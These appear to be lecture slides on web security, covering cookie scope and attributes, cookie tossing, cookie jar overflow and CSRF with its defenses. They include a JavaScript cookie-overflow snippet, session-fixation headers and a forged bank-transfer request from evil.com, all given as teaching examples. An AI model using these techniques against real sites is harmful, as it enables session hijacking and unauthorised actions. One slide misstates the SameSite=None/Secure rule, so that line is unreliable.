
Attributes					Flags	
Expires	Max-Age	Domain	Path	SameSite	Secure	HttpOnly

# Scope of Cookies (1)



# Scope of Cookies (2)

The “dot” makes no difference



- The **domain attribute** widens the scope of a cookie to all subdomains
- If one subdomain is compromised, such cookies will be **leaked to unauthorized parties**
- To restrict the scope of a cookie to the domain that set it, the **domain attribute must not be specified**

# The Domain Attribute

- ▶ If the attribute is **not set**, the cookie is attached only to requests to the domain who set the cookie
- ▶ If the attribute is set, the cookie is attached to requests to the **specified domain and all its subdomains**
  - The value can be any **suffix** of the domain of the page setting the cookie, up to the **registrable domain**
  - A **related-domain attacker** can set cookies that are sent to the target website!

Domain setting the cookie	Value of the Domain attribute	Allowed?	Reason
a.b.example.com	example.com	Yes	the attribute's value is the registrable domain
www.example.ac.at	ac.at	No	ac.at is a public suffix
a.example.com	b.example.com	No	the attribute's value is not a suffix of a.example.com

# Cookie Attributes

- ▶ The **Path** attribute can be used to **restrict the scope** of a cookie, i.e., the cookie is attached to a request only if its path is a prefix of the path of the request's URL. Useful, e.g.: example.com/~userA vs example.com/~userB
  - If the attribute is not set, the path is that of the page setting the cookie
  - If the attribute is set, there are no restrictions on its value
- ▶ If the **Secure** attribute is set, the cookie will be attached **only** to HTTPS requests (**confidentiality**)
  - Since recently, browsers prevent Secure cookies to be set (or overwritten) by HTTP requests (**integrity**)



# Cookie Attributes

- If the **HttpOnly** attribute is set, JavaScript **cannot read the value** of the cookie via **document.cookie**
  - **No integrity** is provided: a script can overflow the cookie jar, so that **older cookies are deleted**, and then set a new cookie with the desired value
  - Prevents the theft of sensitive cookies (e.g., those storing session identifiers) in case of **XSS vulnerabilities**
- **Max-Age** or **Expires** define when the cookie **expires**
  - When both are unset, the cookie is deleted when the browser is closed
  - When **Max-Age** is a negative number or **Expires** is a date in the past, the cookie is **deleted** from the cookie jar
  - If both are specified, **Max-Age** has precedence

# The SameSite Attribute

- ▶ A request is **cross-site** if the domain of the target URL of the request and that of the page triggering the request **do not share the same registrable domain**
  - A request from **a.example.com** to **b.example.com** is **same-site** (the registrable domain is example.com)
  - A request from **example.com** to **bank.com** is **cross-site**
- ▶ The **SameSite** attribute controls whether the cookie should be attached to cross-site requests:
  - **Strict**: the cookie is never attached to cross-site requests
  - **Lax**: the cookie is sent even in case of cross-domain requests, but then there must be a change in top-level navigation (user realizes it!)
  - **None**: the cookie is always attached to all cross-site requests



**CSRF Protection**

# Recent Changes to Cookies (Feb. 2020)

- ▶ **SameSite = Lax** by default

- Cookies that do not explicitly set the SameSite attribute are treated as if they specified SameSite = Lax
- Before February 2020, these cookies were treated as if they set SameSite = None

- ▶ **SameSite = None** implies Secure

- Cookies with attribute SameSite set to None are discarded by the browser if the Secure attribute is specified as well

# SOP for Reading Cookies

- ▶ A cookie is attached to a request towards the URL  $u$  if the following constraints are satisfied:
  - if the Domain attribute is set, it is a **domain-suffix** of the hostname of  $u$ , otherwise the hostname of  $u$  must be **equal** to the domain of the page who set the cookie
  - the Path attribute is a **prefix** of the path of  $u$
  - if the Secure attribute is set, the protocol of  $u$  must be **HTTPS**
  - if the request is cross-site, take into account the requirements imposed by the **SameSite** attribute

# Example

Name	Value	Domain attribute	Path	Secure	Domain who set the cookie	SameSite
uid	u1	not set	/	Yes	site.com	None
sid	s2	site.com	/admin	Yes	site.com	Strict
lang	en	site.com	/	No	prefs.site.com	Lax

- Which cookies are attached to a cross-site request from `https://www.example.com` (triggered by the user clicking on a link, changing the top-level navigation context) to:

<code>http://site.com/</code>	→	<code>lang=en</code>
<code>https://site.com/</code>	→	<code>uid=u1;lang=en</code>
<code>https://site.com/admin/</code>	→	<code>uid=u1;lang=en</code>
<code>https://a.site.com/admin/</code>	→	<code>lang=en</code>

sid=s2 is not included because is a cross-site request

# Cookies Protocol Issues

- The Cookie header, which contains the cookies attached by the browser, only contains the **name** and the **value** of the attached cookies
  - the server cannot know if the cookie was set over a secure connection
  - the server does not know which domain has set the received cookie
  - RFC 2109 has an option for including domain, path in the Cookie header, but it is not supported by any browser (and is now deprecated)

# Cookie Tossing

- By setting the domain attribute to e.g., `.domain.com`, subdomains can **force a cookie** to other subdomains, related-domains and even to the apex domain
- The key of the cookie jar is given by the tuple (name, domain, path). When cookies are sent to a given endpoint, **attributes are not included** (only the name/value pair is sent by the browser)
- **Servers have no way to tell which cookie is from which domain/path**
- **Most servers accept the first occurrence of cookies with the same name**
- Most browsers place **cookies created earlier first**
- Most browsers place **cookies with longer paths before cookies with shorter paths**
- Impact: **Bypass CSRF protections, Login CSRF, Session Fixation, ...**

# Cookie Overwrite Vulnerabilities

Problem: introsec.example.com doesn't know that its cookie has been overwritten by a sibling domain!



uid=alice  
domain=example.com  
path=/  
uid=**evil**  
domain=example.com  
path=/

200 OK  
Set-Cookie: uid=evil; Secure; HttpOnly; Domain=example.com  
POST /submit  
phid=evil; introsec.example.com  
main=example.com  
Doer=alice&pass=mypwd

200 OK 200 OK  
Set-Cookie: uid=alice; Secure; HttpOnly; Domain=example.com  
Decoyed!

evil.example.com



introsec.example.com





# Example Login (1)



evil.example.com



example.com



Set-Cookie: SESSID=e14ukv; path /

Cookie: SESSID=e14ukv

Welcome Bob!

## Example Login (2)



evil.example.com



example.com



Set-Cookie: SESSID=1337;  
domain=.example.com; path /account/

Set-Cookie: SESSID=e14ukv; path /

Cookie: SESSID=e14ukv

Welcome Bob!

# Example Login (3)



evil.example.com



example.com



Cookie issued to the  
attacker

Set-Cookie: SESSID=1337;  
domain=.example.com; path /account/

Can also be set via  
JavaScript!

Set-Cookie: SESSID=e14ukv; path /

Cookie: SESSID=e14ukv

Welcome Bob!

GET /account/index.html HTTP/2.0  
Cookie: SESSID=1337; SESSID=e14ukv

Welcome Attacker!

# Cookie Jar Overflow (1)

- Browsers are limited on the number of cookies an apex domain can have
- When there is no space left, **older cookies are deleted**
- Attackers can thus overflow the cookie jar to **“overwrite” HttpOnly cookies** or to **bypass cookie tossing protection** on servers that block requests with multiple cookies having the same name

Tested on Chrome 79.0.3945.36

Name	Value	Domain	Path	Expire...	Size ▲	HttpO...	Secure	Same...
session	legit	minimalb...	/	Sessi...	12	✓		

# Cookie Jar Overflow (2)

- Browsers are limited on the number of cookies an apex domain can have
- When there is no space left, **older cookies are deleted**
- Attackers can thus overflow the cookie jar to **"overwrite"** HttpOnly cookies or to **bypass cookie tossing protection** on servers that block requests with multiple cookies having the same name

Tested on Chrome 79.0.3945.36

Name	Value
session	legit

```
> 03:18:42.836 document.cookie = "session=1337"
< 03:18:42.855 "session=1337"
> 03:18:48.407 document.cookie
< 03:18:48.422 ""
> 03:19:02.661 var i; for(i=0; i<200; i++) { document.cookie = "overflow_" + i + "=x"; }
< 03:19:02.784 "overflow_199=x"
> 03:19:38.750 document.cookie = "session=1337"
< 03:19:38.765 "session=1337"
>
```

# Cookie Jar Overflow (3)

- Browsers are limited on the number of cookies an apex domain can have
- When there is no space left, **older cookies are deleted**
- Attackers can thus overflow the cookie jar to **"overwrite" HttpOnly cookies** or to **bypass cookie tossing protection** on servers that block requests with multiple cookies having the same name

Tested on Chrome 79.0.3945.36

```
> 03:18:42.836 document.cookie = "session=1337"  
< 03:18:42.855 "session=1337"
```

Name	Value	Domain	Path	Expire...	Size	HttpO...	Secure	Same...
session	1337	minimalb...	/	Sessi...	11			
overflow_99	x	minimalb...	/	Sessi...	12			
overflow_98	x	minimalb...	/	Sessi...	12			
overflow_97	x	minimalb...	/	Sessi...	12			
overflow_96	x	minimalb...	/	Sessi...	12			
overflow_95	x	minimalb...	/	Sessi...	12			

+ "=x"; }

# Cookie Prefixes

- ▶ Cookie prefixes have been proposed to provide to the server more information on the security guarantees provided by cookies:
  - **\_\_Secure-**: if a cookie name has this prefix, it will only be accepted by the browser if it is marked as **Secure**
  - **\_\_Host-**: If a cookie name has this prefix, it will only be accepted by the browser if it is marked **Secure**, does not include a **Domain** attribute, and has the **Path** attribute set to **/**

Integrity w.r.t.  
network attackers

Integrity w.r.t.  
related-domain  
attackers

Cookies are still **hard to use securely**, especially in the same site context.  
Researchers even [proposed disruptive approaches](#) to get rid of cookies

Recap so far



# Recap: SOP vs JSON-P vs CORS

- SOP defines the concept of origin (protocol, hostname, port)
  - it restricts DOM access and **networks requests** to the origin
  - it does not restrict content inclusion (e.g., scripts)
  - it is more relaxed when dealing with cookies
- How to perform a network cross-origin request (A => B)?
  - **JSON-P** (hack): the idea is to include a script, whose content is dynamically generated by the B, that when executed by A will send data to one function from A. In practice, A can thus receive data from B.
  - **CORS** (proper way): the browser will allow A to read the response from B only if B explicitly whitelists A using a CORS header

# Recap: cookies

Main attributes:

- **Domain:** when set, cookie can be accessed even by related domains. Hence, a cookie could be accessible by different origins from the same registrable domain.
- **Path:** when set, access to cookie is restricted based on the path
- **Secure:** when set, cookie is set only when using HTTPS
- **HttpOnly:** when set, javascript code cannot access cookie
- **SameSite:** whether a cookie is appended in case a cross-**site** request. Notice that site means a registrable domain (a.foo.com and b.foo.com have the same “site”: foo.com)


See slide #44 to understand how SOP is “adapted” in case of cookies (the browser will not reason on the SOP origin but will do way more).

# Recap: problems of cookies

- Cookie Jar is organized based on (name, domain, path). However, its handling is browser specific:
  - **Cookie tossing attack:** subdomain A sets cookie X that can be accessed by subdomain B. What if B had already a cookie called X? The browser will define an “order” on the cookies and the attacker may exploit it.
  - **Cookie Jar Overflow:** given a cookie X with attribute HttpOnly, javascript code should not be able to change its value. However, an attacker may generate a large number of cookies, forcing the browser to discard the cookie X. Then, the attacker can arbitrarily set X using javascript code.
- When a cookie is sent in a request, only name=value is sent. Hence, the server is not aware and cannot verify the cookie attributes in the client (e.g., to reject the cookie if httpOnly is false).
- **Cross-site requests may leak the content of a cookie when SameSite is not set correctly.** We will see some examples later on when we consider XSS.

# Cross Site Request Forgery (CSRF)

# CSRF in a Nutshell




Source: <https://portswigger.net/web-security/csrf>  
OWASP > [A01:2021 - Broken Access Control](#) > [CSRF](#)


# What is a CSRF?

- ▶ **Cross-Site Request Forgery attacks (CSRF)** abuse the automatic attachment of cookies to requests done by browsers in order to perform **arbitrary actions** within the session established by the victim with the target website
- ▶ Assume that the victim is authenticated on the target website; the attack works as follows:
  - the victim visits the **attacker's website**
  - the page provided by the attacker **triggers a request** towards the victim website, e.g.:
    - forms automatically submitted via JavaScript for CSRF on POST requests
    - loading of an image for CSRF on GET requests
  - the cookie identifying the session is **automatically attached** by the browser!

# CSRF Example (1)




# CSRF Example (2)





## CSRF Example (3)



evil.com



*GET /transfer?act=attacker  
&amt=3000  
Host: bank.com  
Cookie: session=XYZ*

**Problem: bank.com cannot distinguish  
legitimate requests from those  
triggered by a third-party website**



*200 OK  
Transfer executed!*

bank.com



# CSRF Defenses: Anti-CSRF Tokens

## ▶ Synchronizer token pattern (forms)

- A secret, randomly generated string is embedded by the web application in all HTML forms as a hidden input field
- Upon form submission, the application checks whether the request contains the token: if not, the sensitive operation is not performed

```
<INPUT type="hidden" value="ak34F9dmAvp">
```

## ▶ Cookie-to-header token (JavaScript)

- A cookie with a randomly generated token is set upon the first visit of the web application
- JavaScript reads the value of the cookie and embeds it into a custom HTTP header
- The server verifies that the custom header is present and its values matches that of the cookie

```
Set-Cookie: __Host-CSRF_token=aen4GjH9b3s; Path=/; Secure
```

# CSRF Defenses: Anti-CSRF Tokens

- ▶ Possible design choices for the generation of CSRF tokens:
  - Refreshed at **every page load**: limits the timeframe in which a leaked token (e.g., via XSS) is valid
  - Generated once on **session setup**: improves the usability of the previous solution, which may break when navigating the same site on multiple tabs
- ▶ To be effective, CSRF tokens must be **bound to a specific user session**:
  - Otherwise an attacker may obtain a valid CSRF token from **his account** on the target website and use it to perform the attack!
- ▶ Most modern **web frameworks** use anti-CSRF tokens by default!

# Referer Validation

- Browsers automatically attach the Referer header to outgoing requests, saying from [which page](#) the request has originated
- In this approach, the web application inspects the [Referer header](#) of incoming requests to determine whether they come from allowed pages / domain

**POST /login HTTP/2**

**Host:** example.com

**Referer:** https://example.com/index

**user=sempronio&pass=s3cr3tpwd**

# Caveats of Referer Validation

- Sometimes the Referer header is suppressed:
  - Stripped by the organization's network filter
  - Stripped by the local machine
  - Stripped by the browser for HTTPS → HTTP transitions
  - User preferences in browser
- Different types of validation:
  - **Lenient**: requests without the header are accepted
    - **May leave room for vulnerabilities!**
  - **Strict**: requests without the header are rejected
    - Could block legitimate requests

# CSRF Mitigations

- The SameSite cookie attribute provides an **effective mitigation** against CSRF attacks:
  - Since the recent browser updates (SameSite = Lax by default), sites are **protected by default** against classic web attackers
  - No protection is given against **related-domain attackers**: requests from the attacker domain to the target website are **same-site**!

# Fetch Metadata

- The idea underlying Fetch Metadata is to provide to the server (via HTTP headers) some information about the **context** in which a request is generated
  - The server can use this information to drop **suspicious requests** (e.g., legitimate bank transfers are not triggered by image tags)
  - Can be used to mitigate **CSRF**, **XSSI**, **clickjacking**, etc
- Currently supported only by Chromium-based browsers
- For privacy reasons, headers are sent **only over HTTPS**

# Fetch Metadata Headers

- **Sec-Fetch-Dest**: specifies the **destination** of the request, i.e., how the response contents will be processed (image, script, stylesheet, document, ...)
- **Sec-Fetch-Mode**: the **mode** of the request, as specified by the Fetch API
  - Is it a resource request subject to CORS?
  - Is it a document navigation request?
- **Sec-Fetch-Site**: specifies the relation between the origin of the **request initiator** and that of the **target**, taking redirects into account
  - Is it a cross-site, same-site or same-origin request?
- **Sec-Fetch-User**: sent when the request is **triggered by a user action**

Name	x	Headers	Preview	Response	Cookies	Timing
<input type="checkbox"/> bz		sec-fetch-mode: navigate				
<input type="checkbox"/> www.facebook.com		sec-fetch-site: same-origin				
<input type="checkbox"/> bz		sec-fetch-user: ?1				
<input type="checkbox"/> bz		upgrade-insecure-requests: 1				
342 requests		542 KB transferred				
user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36 OPR/65.0.3467.62						



# Sample Policies

- **Resource isolation** policy, mitigates **CSRF**, **XSSI**, **timing side-channels**:


```
Sec-Fetch-Site == 'cross-site' AND (Sec-Fetch-Mode !=  
'navigate'/'nested-navigate' OR method NOT IN [GET, HEAD])
```

- **Navigation isolation** policy, mitigates **clickjacking** and **reflected XSS**:

```
Sec-Fetch-Site == 'cross-site' AND Sec-Fetch-Mode ==  
'navigate'/'nested-navigate'
```

# Cross Site Scripting (XSS)

# XSS in a Nutshell



Source: <https://portswigger.net/web-security/cross-site-scripting>

OWASP > [A03:2021 - Injection](#) > [XSS](#)


# What is a XSS?

